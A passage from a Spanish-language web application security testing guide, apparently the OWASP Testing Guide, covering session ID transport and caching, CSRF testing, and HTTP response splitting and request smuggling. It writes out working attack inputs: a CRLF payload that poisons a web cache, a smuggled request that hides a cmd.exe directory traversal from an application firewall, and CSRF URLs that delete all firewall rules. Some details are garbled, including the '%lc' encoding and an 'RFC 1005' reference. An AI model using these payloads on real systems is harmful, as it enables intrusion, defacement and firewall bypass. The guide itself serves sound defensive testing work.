HTTP/1.1 proporciona un número de mecanismos de control de caché. Cache-Control:no-cache indica que un proxy no tiene que reutilizar ningún dato. Mientras que Cache-Control: Private parece ser una directiva adecuada, aunque esta directiva permite a un proxy no compartido almacenar datos. En el caso de Cibercafes u otros sistemas compartidos, esto representa un riesgo claro. Incluso con estaciones de trabajo de un único usuario el Identificador de Sesión almacenado puede estar expuesto a través del compromiso del sistema de ficheros o donde se use el almacenamiento en red. La cache de HTTP/1.0 no reconoce la directiva Cache-Control: no-cache.

Resultado esperado:

Las directivas “Expires:0” y Cache-Control:max-age=0 deberían de usarse para garantizar más allá que las caches no exponen los datos. Cada petición/respuesta enviando los datos de los Identificadores de Sesión deberá ser examinada para garantizar que las directivas de cache adecuadas están usándose.

Comprobación de vulnerabilidades en directivas GET y POST:

En general, las peticiones GET no deberían de ser usadas como Identificadores de Sesión ya que pueden ser expuestas en los registros de un proxy o de un cortafuegos. También son más fácilmente manipulables que otros tipos de transporte, aunque hay que destacar que la mayoría de los mecanismos pueden ser manipulables por el cliente con las herramientas adecuadas. Más allá, los ataques de Cross Site Scripting son mucho más fácilmente explotables enviando un enlace manipulado a la victima. Esto es mucho menos probable si los datos son enviados desde el cliente mediante directivas POST.

Resultado esperado:

Todo el código recibido en parte del servidor desde peticiones POST deberá ser probado para garantizar que no acepta los datos si se envían mediante GET. Por ejemplo, considere la siguiente petición POST generada por una página de autenticación.

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208
Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Cookie: ASPSESSIONIDABCEFG=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
```

```
Login=Username&password=Password&SessionID=12345678
If login.asp is badly implemented, it may be possible to log in using the following URL:
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678
```



Los scripts en la parte servidor potencialmente vulnerables pueden ser identificados verificando cada petición POST de este modo.

Comprobación de vulnerabilidades de transporte:

Toda interacción entre el cliente y la aplicación deberá ser probada al menos atendiendo los siguientes criterios:

- ¿Como se transfieren los identificadores de sesión? p.e. a través de peticiones GET, POST, campo de Formulario (inc. oculto)
- Los identificadores de sesión, ¿se envían siempre por defecto a través de transporte cifrado?
- ¿Es posible manipular la aplicación para que envíe los identificadores de sesión sin cifrar? p.e. cambiando HTTP a HTTPS.
- ¿Que directivas de cache-control se aplican a las peticiones/respuestas donde se transmiten los Identificadores de Sesión?
- ¿Están estas directivas siempre presentes? En caso de no ser así, ¿Donde están las excepciones?
- ¿Las peticiones GET incluyen los identificadores de sesión?
- ¿Si se usa el método POST, puede ser intercambiado por GET?

REFERENCIAS

Whitepapers

- RFC 2616 – Hypertext Transfer Protocol -- HTTP/1.1 - www.ietf.org/rfc/rfc2616.txt
- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli] - www.ietf.org/rfc/rfc2965.txt, www.ietf.org/rfc/rfc2109.txt

4.5.4 PRUEBAS DE CSRF

BREVE RESUMEN

[Cross-Site Request Forgery](#) (CSRF) trata de forzar a un usuario final a ejecutar acciones no deseadas en una aplicación web en la cual él/ella ya está autenticado. Con un poco de ayuda de ingeniería social (por ejemplo enviando un enlace vía email/chat), un atacante puede forzar a los usuarios de una aplicación web a ejecutar acciones a su antojo. Un exploit [CSRF](#) que tenga éxito puede comprometer los datos de un usuario final y sus operaciones en el caso de un usuario normal. Si el usuario objetivo del ataque es la cuenta de administrador, se puede comprometer la aplicación web por completo.

DESCRIPCIÓN

La forma en que se lleva a cabo un CSRF depende de los siguientes factores:

- 1) El comportamiento del navegador web en el manejo de la información relacionada con la sesión como las cookies y la información de autenticación http;
- 2) Conocimiento de URLs válidas de la aplicación web por parte del atacante;
- 3) Gestión de la sesión de la aplicación confiando sólo en información conocida por el navegador;
- 4) Existencia de etiquetas HTML cuya presencia provoque un acceso inmediato a un recurso http[s]; por ejemplo la etiqueta de imágenes *img*.

Los puntos 1,2 y 3 son esenciales para que la vulnerabilidad esté presente, mientras que el punto 4 es un complemento y facilita la explotación actual, pero no es estrictamente necesario.

Punto 1) Los navegadores envían automáticamente información que es usada para identificar una sesión de usuario. Supongamos que *site* hospeda una aplicación web, y el usuario *victim* simplemente se ha autenticado a sí mismo en el *site*. En respuesta, *site* envía a *victim* una cookie que identifica las peticiones enviadas por *victim* como pertenecientes a la sesión autenticada de *victim*. Básicamente, una vez que el navegador recibe la cookie establecida por el *site*, la enviará automáticamente en las sucesivas peticiones dirigidas a ese *site* web.

Punto 2) Si la aplicación no hace uso de información relacionada con la sesión en las URLs, entonces significa que las URLs de la aplicación, sus parámetros y valores legítimos podrían ser identificados (ya sea mediante análisis del código o accediendo a la aplicación y tomando nota de los formularios y las URLs incrustadas en el HTML/Javascript).

Punto 3) Por “conocida por el navegador” nos referimos a información como cookies o información de autenticación basada en http (como la Autenticación Basic; NO autenticación basada en formularios), que es almacenada por el navegador y posteriormente reenviada en cada petición dirigida hacia el área de la aplicación que solicita esa autenticación. Las vulnerabilidades que se tratan a continuación corresponden a aplicaciones que confían por completo en este tipo de información para identificar la sesión de un usuario.

Supongamos, por simplicidad, que nos referimos a URLs accesibles mediante GET (aunque el tema afecta también a las peticiones POST). Si *victim* ya se ha autenticado a sí mismo, el envío de otra



petición provocará que la cookie sea enviada automáticamente con ella (ver la figura, donde el usuario accede a una aplicación en www.example.com).



La petición GET podría originarse de varias formas diferentes:

- por el usuario, quien está utilizando la aplicación web actual;
- por el usuario, quien teclea la URL directamente en el navegador;
- por el usuario, quien sigue un enlace (externo a la aplicación) apuntando a la URL..

La aplicación no puede distinguir entre estas formas de efectuar la petición GET. En particular, la tercera podría ser bastante peligrosa. Existen varias técnicas (y vulnerabilidades) que pueden disfrazar las propiedades reales de un enlace. El enlace se puede incrustar en un mensaje de correo electrónico, o aparecer en un *site* web malicioso a donde se atrae al usuario, por ejemplo, el enlace aparece en contenido hospedado en cualquier sitio (otra web, un mensaje de correo electrónico con HTML, etc.) y apunta a un recurso de la aplicación. Si el usuario hace click sobre el enlace, como ya estaba autenticado previamente en la aplicación web, el navegador efectuará una petición GET a la aplicación web, acompañada de la información de autenticación (la cookie con el identificador de sesión). Esto dará como resultado la ejecución de una operación válida en la aplicación web – probablemente no lo que el usuario espera que suceda! Piense en un enlace malicioso que provoque una transferencia de fondos fraudulenta en una aplicación web de un banco para apreciar las consecuencias...

Utilizando una etiqueta como *img*, tal como se ha especificado en el punto 4 anterior, incluso no es necesario que el usuario siga un enlace en particular. Supongamos que el atacante envía al usuario un correo electrónico induciéndole a visitar una URL refiriéndolo a una página que contenga el siguiente (muy simplificado) HTML:

```
<html><body>
...

...
</body></html>
```

Lo que hará el navegador cuando muestre esta página es que intentará mostrar también la imagen con un ancho de valor cero (por lo tanto invisible). Esto tendrá como resultado una petición enviada de forma automática a la aplicación web hospedada en el site. No es importante que la URL de la

imagen no haga referencia a una imagen real, su mera presencia disparará la petición especificada en el campo src de todos modos; esto sucede ya que la descarga de imágenes no está deshabilitada en los navegadores, la configuración típica, ya que desactivar las imágenes mutilaría la mayoría de las aplicaciones web afectando a su usabilidad.

El problema aquí es una consecuencia de los siguientes factores:

- Existen etiquetas HTML cuya aparición en un página resulta en la ejecución automática de una petición http (siendo *img* una de ellas);
- El navegador no tiene forma de decir que el recurso referenciado por img no es actualmente una imagen y que de hecho no es legítima;
- La carga de la imagen sucede a pesar de su localización, por ejemplo, el formulario y la propia imagen no tienen por que estar en el mismo servidor, incluso tampoco en el mismo dominio. Aunque esta es una característica muy útil, hace difícil compartimentar aplicaciones.

Es el hecho de que el contenido HTML no relacionado con la aplicación web pueda referirse a componentes en la aplicación, y el hecho de que el navegador automáticamente componga una petición legal hacia la aplicación, lo que permite este tipo de ataques. Como ahora mismo no hay estándares definidos, no hay forma de prohibir este comportamiento a menos que se le haga imposible al atacante especificar URLs válidas de la aplicación. Esto significa que las URLs válidas deben contener información relacionada con la sesión del usuario, que se supone es desconocida para el atacante y por lo tanto hacer la identificación de esas URLs imposible.

El problema podría incluso ser peor, ya que en los entornos integrados de correo/navegador simplemente mostrando un mensaje de correo electrónico que contenga la imagen podría resultar en la ejecución de la petición a la aplicación web con la cookie asociada en el navegador.

Las cosas se pueden ofuscar más, referenciando URLs de imágenes aparentemente válidas como:

```

```

donde [attacker] es un website controlado por el atacante, y utilizando un mecanismo de desvío:

```
http://[attacker]/picture.gif to http://[thirdparty]/action
```

Las cookies no son el único ejemplo involucrado en este tipo de vulnerabilidad. Las aplicaciones web cuya información de sesión es proporcionada enteramente por el navegador también son vulnerables. Esto incluye aplicaciones que sólo confían en mecanismos de autenticación HTTP, ya que la información de autenticación es conocida por el navegador y se envía automáticamente en cada petición. Esto NO incluye la autenticación basada en formularios, que ocurre sólo una vez y genera algún tipo de información relacionada con la sesión (por supuesto, en este caso, esa información se expresa simplemente como una cookie y podemos estar ante uno de los anteriores casos).

Escenario de ejemplo.




Supongamos que la víctima está autenticada en una aplicación web de gestión de firewalls. Para iniciar sesión, un usuario tiene que autenticarse él mismo; posteriormente la información de la sesión se almacena en una cookie.

Vamos a suponer que nuestra aplicación web de gestión de firewalls tiene una función que permite a un usuario autenticado borrar una regla especificada por su número posicional, o todas las reglas de la configuración si el usuario introduce '*' (una funcionalidad bastante peligrosa, pero hará el ejemplo más interesante). A continuación se muestra la página para efectuar el borrado. Supongamos que el formulario – por simplicidad – efectúa una petición GET, que será de la forma:

```
https://[target]/fwmgmt/delete?rule=1 (to delete rule number one)
```

```
https://[target]/fwmgmt/delete?rule=* (to delete all rules).
```


El ejemplo es bastante simple a propósito, pero muestra de forma sencilla los peligros de CSRF.



Por lo tanto, si introducimos el valor '*' y pulsamos el botón Delete, se enviará la siguiente petición GET:

```
https://www.company.example/fwmgmt/delete?rule=*
```

con el efecto de borrado de todas las reglas del firewall (y resultando en una posible situación nada conveniente).



Ahora bien, este no es el único escenario posible. El usuario podría haber obtenido los mismos resultados enviando manualmente la URL:

```
https://[target]/fwmgmt/delete?rule=*
```

o siguiendo un enlace que apunte directamente o mediante un desvío, a la anterior URL. O, de nuevo, accediendo a una página HTML con una etiqueta img incrustada apuntando a la misma URL.

En todos estos casos, si el usuario está autenticado en la aplicación de gestión de firewall, la petición tendrá éxito y modificará la configuración del firewall. Uno se puede imaginar ataques a aplicaciones sensibles, que hagan pujas automáticas, transferencias de dinero, pedidos, cambios en la configuración de software crítico, etc. Una cosa interesante es que estas vulnerabilidades se puedan llevar a cabo detrás de un firewall; por ejemplo, es suficiente que el enlace atacado sea accesible por la víctima (no directamente por el atacante). En particular, puede tratarse de un servidor web de la Intranet; por ejemplo, la máquina encargada de la gestión del firewall mencionada antes, que no es probable que esté expuesta a Internet. Imagínese un ataque CSRF sobre una aplicación que esté monitorizando una central nuclear... ¿Suena poco probable? Quizá, pero es una posibilidad. Aplicaciones auto-vulnerables, por ejemplo aplicaciones que son usadas al mismo tiempo como objetivo y como vector de ataque (como las aplicaciones de correo web), hacen que las cosas sean aún peores. Si una de esas aplicaciones es vulnerable, el usuario obviamente estará autenticado cuando lea un mensaje conteniendo un ataque CSRF, que pueda tener como objetivo la aplicación de correo web y efectuar acciones como borrar mensajes, enviar mensajes aparentando ser el usuario, etc.

Contramedidas

Las siguientes contramedidas se dividen entre recomendaciones para usuario y recomendaciones para desarrolladores.

Usuarios

Ya que las vulnerabilidades CSRF son ampliamente difundidas, se recomienda seguir las mejores prácticas para mitigar el riesgo. Algunas acciones que lo mitigan son:

- Cerrar la sesión inmediatamente después de utilizar una aplicación web.
- No permitir al navegador guardar el usuario/contraseñas, y no permitir a los *websites* recordar tu información de login.
- No utilizar el mismo navegador para acceder a aplicaciones web sensibles que para navegar libremente por Internet; Si tiene que hacer las dos cosas en la misma máquina, hágalo con navegadores diferentes.

Los entornos capaces de mostrar páginas HTML al usuario como correo/navegador, lector de noticias/navegador plantean riesgos adicionales ya que la simple visión de un mensaje de correo o de un grupo de noticias que podría conducir a la ejecución de un ataque.

Desarrolladores

Añadir información relacionada con la sesión a la URL. Lo que hace que el ataque sea posible es el hecho de que la sesión esté únicamente identificada por la cookie, que es enviada de forma automática por el navegador. Teniendo otra información específica de la sesión que esté siendo generada a nivel de la URL dificulta al atacante conocer la estructura de las URLs a atacar.

Otras contramedidas, aunque no resuelven esta cuestión, contribuyen a hacer más difícil su explotación.

Usa POST en vez de GET. Mientras que las peticiones POST se podrían simular mediante JavaScript, incrementan la complejidad para montar un ataque. Lo mismo ocurre con las páginas intermedias



de confirmación (como las páginas donde se pide confirmación al usuario: “¿Está usted seguro de que quiere hacer esto?”). Un atacante las puede evitar, aunque tendrá que hacer su trabajo un poco más complejo. Por lo tanto, no conviene confiar solamente en esas medidas para proteger nuestra aplicación. Los mecanismos automáticos de cierre de sesión de algún modo mitigan la exposición a estas vulnerabilidades, aunque en última instancia depende del contexto (un usuario que trabaja todo el día en una aplicación de banca vulnerable está obviamente más expuesto al riesgo que uno que utiliza la misma aplicación de forma ocasional).

Otra contramedida es confiar en las cabeceras *Referer*, y permitir sólo aquellas peticiones que parezcan provenir de URLs válidas. Aunque las cabeceras *Referer* se pueden falsificar, proporcionan una protección mínima – por ejemplo, inhiben ataques vía correo electrónico.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Para hacer comprobaciones siguiendo el enfoque de la caja negra, necesitaremos conocer las URLs correspondientes al área restringida (aquellas que requieren autenticación). Si contamos con credenciales válidas, podemos asumir los dos papeles el atacante y la víctima. En este caso, conocemos las URLs a comprobar simplemente por haber navegado por la aplicación.

De otro modo, si no contamos con unas credenciales válidas disponibles, tenemos que organizar un ataque real, y por lo tanto inducir a un usuario legítimo que ya esté autenticado a que siga un determinado enlace. Esto puede suponer un considerable esfuerzo de ingeniería social.

De cualquier forma, se puede construir un caso de prueba como sigue:

- Consideremos u como la URL a probar; por ejemplo, $u = \text{http://www.example.com/action}$
- Construimos una página html conteniendo la petición http haciendo referencia a u (especificando todos los parámetros relevantes; en caso de de http GET esto es sencillo, mientras que si se trata de una petición POST necesitaremos algo de Javascript);
- Asegurémonos de que el usuario válido está autenticado en la aplicación;
- Le inducimos a seguir un enlace apuntando a la URL a probar (usaremos ingeniería social si no podemos impersonar al usuario nosotros mismos);
- Observar el resultado, por ejemplo comprobar si el servidor web ejecutó la petición.

PRUEBAS DE CAJA GRIS Y EJEMPLO

Auditar la aplicación para asegurarnos si la gestión de la sesión es vulnerable. Si la gestión de la sesión recae sólo en valores del lado del cliente (información disponible para el navegador), entonces la aplicación es vulnerable. Por “valores del lado del cliente” nos referimos a cookies y credenciales de autenticación HTTP (Autenticación de tipo Basic y otras formas de autenticación HTTP; NO autenticación de basada en formularios, que es autenticación a nivel de aplicación).

Para que una aplicación no sea vulnerable, debe incluir información relacionada con la sesión en la URL, en una forma no identificable o no predecible por el usuario ([3] utiliza el término *secret* para referirse a esta parte de la información).

Los recursos accesibles vía peticiones HTTP GET son fácilmente vulnerables, aunque las peticiones POST se pueden automatizar vía Javascript y también lo son; por lo tanto, el uso de POST por sí solo no es suficiente para corregir la aparición de vulnerabilidades CSRF.

REFERENCIAS

Whitepapers

- Esta incidencia parece ser redescubierta cada cierto tiempo, bajo nombres diferentes. En el siguiente documento se ha reconstruido la historia de estas vulnerabilidades: <http://www.webappsec.org/lists/websecurity/archive/2005-05/msg00003.html>
- Peter W: "Cross-Site Request Forgeries" - <http://www.tux.org/~peterw/csrf.txt>
- Thomas Schreiber: "Session Riding" - http://www.securenet.de/papers/Session_Riding.pdf
- Oldest known post - <http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan>
- Cross-site Request Forgery FAQ - <http://www.cgisecurity.com/articles/csrf-faq.shtml>

Herramientas

- Actualmente no existen herramientas automatizadas que se puedan utilizar para comprobar la presencia de vulnerabilidades CSRF. Sin embargo, uno puede utilizar su herramienta favorita de (spiders/crawlers) para recabar información sobre la estructura de la aplicación e identificar las URLs a comprobar.

4.5.5 HTTP EXPLOIT

BREVE RESUMEN

En este capítulo se ilustrarán ejemplos de ataques que aprovechan características específicas del protocolo HTTP, explotando debilidades de la aplicación web o peculiaridades en la forma en que los agentes interpretan los mensajes HTTP.

DESCRIPCIÓN

Analizaremos dos ataques diferentes que afectan a cabeceras HTTP específicas: HTTP splitting y http smuggling. El primer ataque explota la falta de saneamiento de entrada que permite a un intruso insertar caracteres CR y LF en las cabeceras de la respuesta de la aplicación para 'cortar' la respuesta en dos mensajes HTTP diferentes. El objetivo del ataque puede variar desde envenenamiento de cache a cross site scripting. En el segundo ataque, el atacante explota el hecho de que mensajes HTTP manipulados pueden ser procesados e interpretados de forma diferente en función del agente que los recibe. La técnica HTTP smuggling requiere cierto nivel de conocimiento sobre los diferentes agentes que están gestionando los mensajes HTTP (servidor web, Proxy, firewall) y por lo tanto serán incluidos únicamente en la sección de prueba de caja gris.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

HTTP Splitting

Algunas aplicaciones Web utilizan parte de la entrada de usuario para generar los valores de algunas cabeceras en sus respuestas. El ejemplo más directo son las redirecciones en los que la dirección URL depende de algún valor suministrado por el usuario. Se podría decir por ejemplo



aquellos casos en los que al usuario se le pregunta si quiere acceso a la interfaz básica o a la interfaz avanzada. Dicha elección se utilizará como parámetro en la cabecera de respuesta para disparar la redirección a la página correspondiente. Más específicamente, si el parámetro 'interface' tiene el valor 'avanzado', la aplicación contestará con lo siguiente:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

Cuando se recibe este mensaje, el navegador llevará al usuario a la página indicada en la cabecera Location. Sin embargo, si la aplicación no filtra la entrada de usuario, será posible insertar el parámetro 'interface' la secuencia %0d%0a, que representa la secuencia CRLF que se usa para separar líneas diferentes. En este punto, seremos capaces de generar una respuesta que sea interpretada como diferentes respuestas por cualquiera que llegue a procesarla, por ejemplo un web cache ubicado entre nosotros y la aplicación. Esto puede ser empleado por un atacante para envenenar el web cache para que de forma que proporcione contenido falso en las peticiones siguientes. Podemos ver en el ejemplo previo como es posible pasar los siguientes datos a través del parámetro interface:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
```

La respuesta resultante de la aplicación vulnerable será la siguiente:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35
```

```
<html>Sorry,%20System%20Down</html>
<other data>
```

El servidor web caché verá dos respuestas diferentes, por lo que si el atacante envía, inmediatamente después de la primera petición una segunda consultando por /index.html, el servidor cache web hará coincidir esta petición con la segunda respuesta y almacenará en cache su contenido, por lo que todas las peticiones siguientes dirigidas a victim.com/index.html que pasen través del servidor de cache recibirán un mensaje de "system down". De esta forma, un atacante podrá manipular el site para todos los usuarios que usen el servidor web cache(todo Internet si el servidor de cache es un proxy inverso para la aplicación Web). De forma alternativa, el atacante podrá pasar a aquellos usuarios un trozo de JavaScript que podrá robar sus cookies, con un ataque de Cross Site Scripting. Hay que destacar que mientras la aplicación es vulnerable, el objetivo aquí son sus usuarios.

Por lo tanto, con el fin de identificar esta vulnerabilidad, el auditor necesitará identificar toda la entrada controlada de datos de usuario que influyen en una o más cabeceras en la respuesta, y verificar donde el usuario pueda inyectar una secuencia CR+LF. Las cabeceras que son habitualmente candidatas para estos ataques son:

- Location

- Set-Cookie

Hay que resaltar que un uso con éxito de esta vulnerabilidad en un escenario del mundo real puede ser bastante complejo, ya que han de tenerse en cuenta varios factores:

1. El auditor deberá modificar las cabeceras adecuadamente en la respuesta falsa para que sea correctamente almacenada en la cache (Por ej, Un cabecera Last-Modified con una fecha que sea en el futuro). También se tendrá que destruir una versión en cache almacenada previamente en los servicios de cache destino, realizando una petición preliminar con "Pragma:no-cache" en las cabeceras de la petición.
2. La aplicación, mientras no se filtra la secuencia CR+LF, podría filtrar otros caracteres que son necesarios para realizar un ataque con éxito (Por ej: "<" y ">"). En este caso, el auditor puede intentar el uso de otro tipo de codificación (Por ej, UTF-7).
3. Algunos objetivos (Por Ej.:ASP) pueden utilizar URL-encode para la ruta (ej.: www.victim.com/redirect.asp) parte de la cabecera Location, haciendo que una secuencia CRLF sea inservible. Sin embargo, fallan al codificar la sección de consulta (Por Ej.: ? interface=advanced), lo que quiere decir que usar el símbolo de interrogación al principio es suficiente para evitar este problema.

Para una información más detallada sobre este ataque y otra información sobre posibles escenarios y aplicaciones, consultar el documento correspondiente que viene referenciado al final de esta sección.

PRUEBAS DE CAJA GRIS Y EJEMPLO

HTTP Splitting

Una explotación con éxito de un ataque de HTTP Splitting puede ser facilitada conociendo detalles acerca de las aplicaciones web y el objetivo atacado. Por ejemplo, diferentes objetivos pueden usar diferentes métodos para decidir cuando finaliza el primer mensaje HTTP y cuando comienza el segundo. Algunos pueden usar los límites del mensaje, como en el ejemplo anterior. Otros objetivos asumen que diferentes mensajes serán transmitidos en diferentes paquetes. Otros podrán reservar para cada mensaje un número de segmentos de una longitud predeterminada: en este caso, el segundo mensaje puede tener que comenzar exactamente en el comienzo de un segmento y esto requerirá el uso de relleno entre los dos mensajes. Esto podrá causar algunos problemas cuando el parámetro vulnerable sea enviado en la URL, ya que una URL larga probablemente será truncada o filtrada. Un escenario de caja gris puede ayudar al auditor a encontrar un rodeo: varios servidores de aplicaciones, por ejemplo, permitirán que la petición se envíe mediante POST en lugar de GET.



HTTP Smuggling

Como se menciona en la introducción, HTTP Smuggling apoya las diferentes formas en que un mensaje HTTP hecho a mano puede ser formateado e interpretado por diferentes agentes (navegadores, web cache, firewalls de aplicación). Este relativamente nuevo tipo de ataque fue descubierto por primera vez por Chaim Linhart, Amit Klein, Ronen Heled y Steve Orrin en 2005. Hay varias aplicaciones posibles y analizaremos una de las más espectaculares: bordear un firewall de aplicación. Consultar el documento original (enlazado al final de esta página) para información más detallada y otros escenarios.

Saltarse un firewall de aplicación

Existen varios productos que permiten a un sistema de administración detectar y bloquear peticiones web hostiles dependiendo de algunos patrones modificados que están embebidos en las peticiones. Un ejemplo antiguo es el infame ataque de directorio transversal de Unicode contra el servidor IIS (<http://www.securityfocus.com/bid/1806>), en el cual un atacante puede salir del www root realizando una petición como:

```
http://target/scripts/..%c1%lc../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Desde luego, es bastante fácil identificar y filtrar este ataque por la presencia de cadenas como “..” y “cmd.exe” en la URL. Sin embargo, IIS 5.0 es poco exigente en las peticiones POST en las que el cuerpo de la petición es superior a 48K bytes y trunca todo el contenido que este más allá de esté límite cuando la cabecera Content-Type es diferente de application/x-www-form-urlencoded. El auditor puede apoyarse en esto creando una petición muy larga, estructurada como sigue:

```
POST /target.asp HTTP/1.1          <-- petición #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0          <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0          <-- Request #3
xxxx: POST /scripts/..%c1%lc../winnt/system32/cmd.exe?/c+dir HTTP/1.0  <-- Request #4
Connection: Keep-Alive
<CRLF>
```

Lo que sucede aquí es que la Petición #1 esta compuesta de 49223 bytes, lo que incluye también las líneas de la Petición #2. Por lo tanto, un firewall (u otro agente excepto IIS 5.0) verá la Petición #1, y no verá la Petición #2 (sus datos serán únicamente parte de #1), verá Petición #3 y perderá la Petición #4 (porque el POST será parte de la falsa cabecera xxxx).

Ahora bien, ¿que suceder con IIS 5.0? Dejará de formatear la Petición #1 justo después de los 49152 bytes de basura (como si hubiera alcanzado el limite de 48k=49152 bytes) y por lo tanto formateará la Petición #2 como una nueva, petición separada.

La Petición #2 aseverará que su contenido es de 33 bytes, lo que incluye todo hasta “xxxx:”, haciendo que IIS pierda la Petición #3 (interpretada como parte de la Petición #2) pero localizará la

Petición #4, ya que su POST comienza justo después del 33º byte o la Petición #2. Es un poco complicado, pero el punto es que la URL de ataque no será detectada por el firewall (será interpretado como el cuerpo de la petición anterior) pero será correctamente formateada (y ejecutada) por IIS.

Mientras que el caso anteriormente citado la técnica explota un fallo en el servidor web, hay otros escenarios en los que se puede apoyar en las diferentes formas en las que los dispositivos con HTTP activado formatean los mensajes que no son compatibles con el estándar RFC 1005. Por ejemplo, el protocolo HTTP sólo permite una cabecera Content-Length, pero no especifica como gestionar un mensaje que tiene dos instancias de esta cabecera. Algunas implementaciones usarán la primera mientras que otras preferirán la segunda, eliminando de esta manera los ataques de HTTP Smuggling.

Otro ejemplo del uso de la cabecera Content-Length en un mensaje GET.

Nótese que HTTP Smuggling 'no' aprovecha ninguna vulnerabilidad en la aplicación del servidor objetivo. Por lo tanto, tiene que ser de alguna manera provocado en una prueba de intrusión, para convencer al cliente de que una contramedida debería ser establecida en cualquier caso..

REFERENCIAS

Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - <http://www.watchfire.com/news/whitepapers.aspx>
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.watchfire.com/news/whitepapers.aspx>
- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPApSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - <http://www.securityfocus.com/archive/1/411418>
- Amit Klein: "HTTP Response Smuggling" - <http://www.securityfocus.com/archive/1/425593>

4.6 PRUEBAS DE VALIDACIÓN DE DATOS

La debilidad más común en la seguridad de aplicaciones web, es la falta de una validación adecuada de las entradas procedentes del cliente o del entorno de la aplicación. Esta debilidad conduce a casi todas las principales vulnerabilidades en aplicaciones, como inyecciones sobre el intérprete, ataques locale/Unicode, sobre el sistema de archivos y desbordamientos de búfer.

Los datos procedentes de cualquier entidad/cliente externos nunca deberían ser considerados como confiables, ya que una entidad/cliente externo puede alterar los datos: "All input is Evil" como dice Michael Howard en su famoso libro "Writing Secure Code". Esta es la regla número uno. El problema es que en una aplicación compleja, los puntos de acceso para un atacante se incrementan en número, y es fácil que te olvides de implementarla.

En este capítulo describimos cómo comprobar todas las formas posibles de validación de entradas, para poder comprender si la aplicación es lo suficientemente resistente ante cualquier tipo entrada de datos.



Dividimos la validación de datos en las siguientes categorías principales:

Cross Site Scripting

Hablamos de pruebas de Cross Site Scripting (XSS) cuando se intentan manipular los parámetros de entrada que recibe la aplicación. Encontramos un XSS cuando la aplicación no valida nuestra entrada y genera la salida que hemos construido. Un XSS explota el siguiente patrón: Entrada -> Salida == cross-site scripting

Métodos HTTP y XST

Cross Site Tracing (XST) es una comprobación de XSS muy particular, en la que probamos que el servidor web no esté configurado para permitir comandos HTTP (métodos) potencialmente peligrosos y que el XST no sea posible. Un XST explota el siguiente patrón: Entrada -> Métodos HTTP == XST

Inyección SQL

Hablamos de pruebas de Inyección SQL cuando intentamos inyectar una determinada consulta SQL directamente en la Base de Datos, sin que la aplicación haga una validación adecuada de los datos. El objetivo es manipular los datos en la base de datos, un recurso vital para todas las empresas. Una inyección SQL explota el siguiente patrón: Entrada -> Consulta SQL == Inyección SQL

Inyección LDAP

Las pruebas de inyección LDAP son similares a las de SQL: las diferencias son que utilizamos el protocolo LDAP en lugar de SQL y que el objetivo es un Servidor LDAP en vez de un Servidor SQL. Una inyección LDAP explota el siguiente patrón:

Entrada -> Consulta LDAP == Inyección LDAP:

Inyección ORM

También las pruebas de inyección ORM son similares a las de SQL, pero en esta ocasión usamos una inyección SQL contra un modelo de objeto generado de acceso a datos. Desde el punto de vista del atacante, este ataque es virtualmente idéntico a un ataque de inyección SQL: sin embargo, la vulnerabilidad que facilita la inyección reside en el código generado por la herramienta ORM.

Inyección XML

